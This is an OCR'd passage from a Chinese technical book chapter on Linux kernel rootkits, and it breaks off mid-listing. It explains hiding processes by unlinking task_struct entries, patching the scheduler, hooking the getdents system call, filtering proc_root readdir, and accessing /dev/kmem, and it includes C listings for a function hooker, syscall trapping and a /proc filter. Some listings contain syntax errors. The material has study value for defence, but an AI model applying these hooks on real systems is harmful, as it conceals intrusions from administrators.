


图 13.2　用 Solar Designer 法伪装模块的结果——例如，insmod/lsmod/rmmod 命令失去作用

黑客可以查看已安装的模块，找出不常用的，把它从内存里卸载，然后以它的名字加载 hackish 模块。如果黑客比较幸运的话，管理员不会注意到这些……

13.2 从任务列表里移走进程

在内核里，用称为 task_struct 的双向链表保存所有进程的列表，双向链表的定义可以在 linux/sched.h 文件里找到。next_task 字段指向列表里的下一个进程，prev_task 指向前一个进程。按自然法则，task_struct 保存在 PCB 内（进程控制块，Process control block），对每个进程来说，它的地址是已知的。调度程序切换上下文时，确定接下来被执行的进程（图 13.3）。如果黑客从列表里移走他/她的进程，它将从/proc 列表里自动消失。不过那样的话，它就再也不会得到控制了，当然，这并不是黑客所希望的。




图 13.3 Linux 里的进程组织

察看进程列表时，很容易注意到那些 PID（Process IDentifier）等于 0 的进程。不过，确实有这样的进程（或者更精确地说，伪进程）。它由操作系统创建，用于计算 CPU 的负载和其他目的。

假设有必要用 PID1901 控制进程，通过连结两个相邻进程的 next_task/prev_task 字段，把它从双向链表里删除。把这个进程 Hook 到 PID 为 0 的进程，从而声明把它作为父进程（p_pptr 字段和它对应），然后修改调度代码，使 PID 为 0 的父进程至少偶尔可以得到控制权（图 13.4）。如果需要伪装一些进程，可以用 p_pptr 或其他未用的字段把它们连结成一条链。




图 13.4　从进程的双向链表里移走进程

/usr/src/linux/kernel/sched.c 文件是调度程序的源码。通过 goodness 关键字可以轻松地找到需要的片段（这是函数名，调度程序用它确定进程的重要性。在不同的内核里，它看起来有所不同。例如，我的版本被实现如清单 13.5 所示。

清单 13.5　调度程序的“心”

```
    c = -1000;                              // Initial value of the "weight"

    // Search for the process with the greatest weight
    // in the queue of executing processes
    while (p != &init_task)
    {
            // Determine the weight of the process from the
            // scheduler's point of view (in other words,
            // its requirements in terms of processor ticks).
            weight = goodness(prev, p);

            // Choose the process that needs the
            // processor time most urgently.
            // For processes with the same weight,
            // use the prev field.
            if (weight > c)
            {
                    c = weight; next = p;
            }
            p = p->next_run;
    }

    if (!c)
    {
            // All processes have worked out their time quantum.
            // Now it is time to start the new period.
            // This is a good time to pass control to the
            // disguised process.
            ...
    }
```

插入调度程序里的过程被照常实现：

1. 把被改写的指令保存到栈里。
2. 把转移到分布 PID 0 处理器时间量函数的指令插入隐藏的进程中间。
3. 执行较早保存在栈里的指令。
4. 把控制权返回给主函数。

最简单的实现如清单 13.6 所示。

清单 13.6　需要插入调度程序体的过程

```
/*
        DoubleChain, a simple function hooker
        by Dark-Angel <Dark0@angelfire.com>
*/

#define __KERNEL__
#define MODULE
#define LINUX
#include <linux/module.h>
#define CODEJUMP 7
#define BACKUP 7
/* The number of the bytes to back up is variable (at least seven);
the important thing is to never break an instruction.
*/
static char backup_one[BACKUP+CODEJUMP] = "\x90\x90\x90\x90\x90\x90\x90"
                                          "\xb8\x90\x90\x90\x90\xff\xe0";
        static char jump_code[CODEJUMP] = "\xb8\x90\x90\x90\x90\xff\xe0";

#define FIRST_ADDRESS 0xc0101235 //Address of the function to overwrite.
unsigned long *memory;

void cenobite(void) {
        printk("Function hooked successfully\n");
        asm volatile("MOV %EBP, %ESP; POPL %ESP; JMP backup_one);
/*
  This asm code is for restoring the stack. The first bytes of a function
  (cenobite now) are always for pushing the parameters. Jumping from the
  function can't restore the stack, so you must do it manually.
  With the jump, you go to execute the saved code, and then you jump in
  the original function.
*/
}

int init_module(void) {
*(unsigned long *)&jump_code[1] = (unsigned long )cenobite;

*(unsigned long *)&backup_one[BACKUP+1] = (unsigned long)(FIRST_ADDRESS +
                                                          BACKUP);

memory = (unsigned long *)FIRST_ADDRESS;
memcpy(backup_one, memory, CODEBACK);
memcpy(memory, jump_code, CODEJUMP);
return 0;
```

```
        }

void cleanup_module(void) {
        memcpy(memory, backup_one, BACKUP);
}
```

因为调度程序的机器码不仅与内核版本有关，而且也与编译器的选项有关，因此，希望攻击任意系统是不切实际的。在做这些之前，黑客必须把内核拷到本地，并对它进行反汇编分析，在这之后，才有可能开发出适当的插入策略。

如果目标系统用的是标准内核，黑客可以通过特征识别它的版本，然后使用预先开发好的插入策略。不是所有的管理员都会重新编译他们的内核；因此，这个策略可以成功工作。它首先出现在 2004 年欧洲 Black Hat 大会上。它的介绍见 http://www.blackhat.com/presentations/bh-europe-04/bh-eu-04-butler.pdf。大部分的 rootkit，实际上，万变不离其宗，基本上都是按这个原则操作的。

13.3 捕获系统调用

你还记得 MS-DOS 吗？在它里面，可以替换 int 13h/int 21h 中断来进行秘密活动。在 Linux 里，可以通过捕获系统调用（或简化为 syscall）完成同样的任务。为了隐藏进程和文件，捕获其中之一就行了，gerdents，或众所周知的 readdir。像 readdir 的字面意思那样，它读目录内容（包括/proc 目录）。注意，在 Linux 下，一般没有其他查看进程列表的方法。捕获函数中断 getdents，查看它返回的结果，把“不需要的”东西从中删掉。换句话说，捕获函数可以像过滤器那样，把不需要的内容过滤掉。

可以用类似的方法隐藏网络连接（它们被 mount 到/proc/net）。为了伪装网络窃听器，需要捕获 ioctl 系统调用，抑制 PROMISC 标记。捕获 get_kernel_symbols 系统调用，允许你隐藏 LKM，用这样的方法，一般人不会发现它。

这个方法看起来是有前途的。现在只剩下怎样实现了。内核导出 extern void sys_call 变量，这个变量包含指向系统调用指针的数组。数组的每个单元包含一个有效的指针，指向合适的系统调用或 NULL（表明系统还没有实现这个系统调用）。

因此，黑客只需在定制的模块里声明*sys_call_table[]变量，就可以访问所有的系统调用。已知系统的调用全部都列在/usr/include/sys/syscall.h 文件里。实际上，sys_call_table [SYS_getdents]返回指向 getdents 的指针。

最简单的、捕获系统调用的例子，如清单 13.7 所示。“Weakening the Linux Kernel”也对此做了详细的介绍，见 Phrack 电子杂志第 52 期。

清单 13.7　捕获系统调用的方法

```
// The pointer to the system calls table
extern void *sys_call_table[];

// Pointers to old system calls
int (*o_getdents) (uint, struct dirent *, uint);

// Trapping!
int init_module(void)
{
        // Obtain the pointer to the original
        // SYS_getdents system call
        // and save it in the o_getdents variable.
        o_getdents = sys_call_table[SYS_getdents];

        // Insert the pointer to the trapper function
        // (to save space, the code of the trapper
        // is not provided).
        sys_call_table[SYS_getdents] = (void *) n_getdents;

        // Return
        return 0;

}

// Restore original handlers
void cleanup_module(void)
{
        sys_call_table[SYS_getdents] = o_getdents;
}
```

大部分 rootkit 都按这个原则操作；不过，在处理未知内核时，大部分 rootkit 可能会导致系统崩溃或罢工（图 13.5）。这不足为奇，因为系统调用的布局根据内核的不同会有所调整。

13.4　捕获文件系统请求

内核导出虚拟文件系统的 proc_root 变量（根节点，root inode），一般 mount 到/proc 目录。如果希望，黑客可以在它上面安装定制的过滤器，从而隐藏黑客进程。和系统调用相比，捕获 proc_root 变量对内核版本不敏感，这是它的优势所在。

最简单的捕获器如清单 13.8 所示。“Sub proc_root Quando Sumus”文章对此做了详细介绍，见 Phrack 电子杂志第 58 期。




图 13.5　捕获系统调用失败后的结果

清单 13.8　新的 proc_root 文件系统过滤器

```
// Global pointer to the original filldir function.
filldir_t real_filldir;

static int new_filldir_root (void* __buf, const char* name, int namlen,
off_t offset, ino_t ino)
{
        // Analyze every file name in the directory.
        // If this is the name of the module, process, or network
        // connection that must be disguised, return zero; otherwise,
        // pass control to the original filldir function.
        if (isHidden (name)) return 0;
        return real_filldir (__buf, name, namlen, offset, ino);
}

// New readdir function
int new_readdir_root (struct file *a, void *b, filldir_t c)
{
        // Initialize the pointer to the original filldir function.
        // In general, it is not necessary to do this every time;
        // however, this is the simplest approach.
        real_filldir = c;
```

```
        return old_readdir_root (a, b, new_filldir_root);
}

// Install the custom filter.
proc_root.FILE_OPS->readdir = new_readdir_root;
```

13.5　当模块不可用时

为了战胜 LKM rootkit，一些管理员编译不支持 LKM 的内核并移走 system.map 文件，从而使黑客缺少符号表。没有符号表，黑客几乎找不到任何有价值的东西。不过，即使在如此恶劣的条件下，黑客也没有放弃努力。

UNIX 的意识形态和 Windows 的完全不一样，它的设备、进程、或网络连接按照普通规则 mount 到文件系统。这对主内存——以伪设备表示，例如/dev/mem（虚拟翻译之前的物理内存）和/dev/kmem（虚拟翻译之后的物理内存）——也成立。只有 root 能操纵这些设备；然而，root 不需延伸到内核层。因此，也不需要对模块的支持。

清单 13.9 演示了从应用程序层读/写内核内存的方法。

清单 13.9　从应用程序层读/写/dev/kmem

```
// Reading data from /dev/kmem
static inline int rkm(int fd, int offset, void *buf, int size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (read(fd, buf, size) != size) return 0;
        return size;
}

// Writing data to /dev/kmem
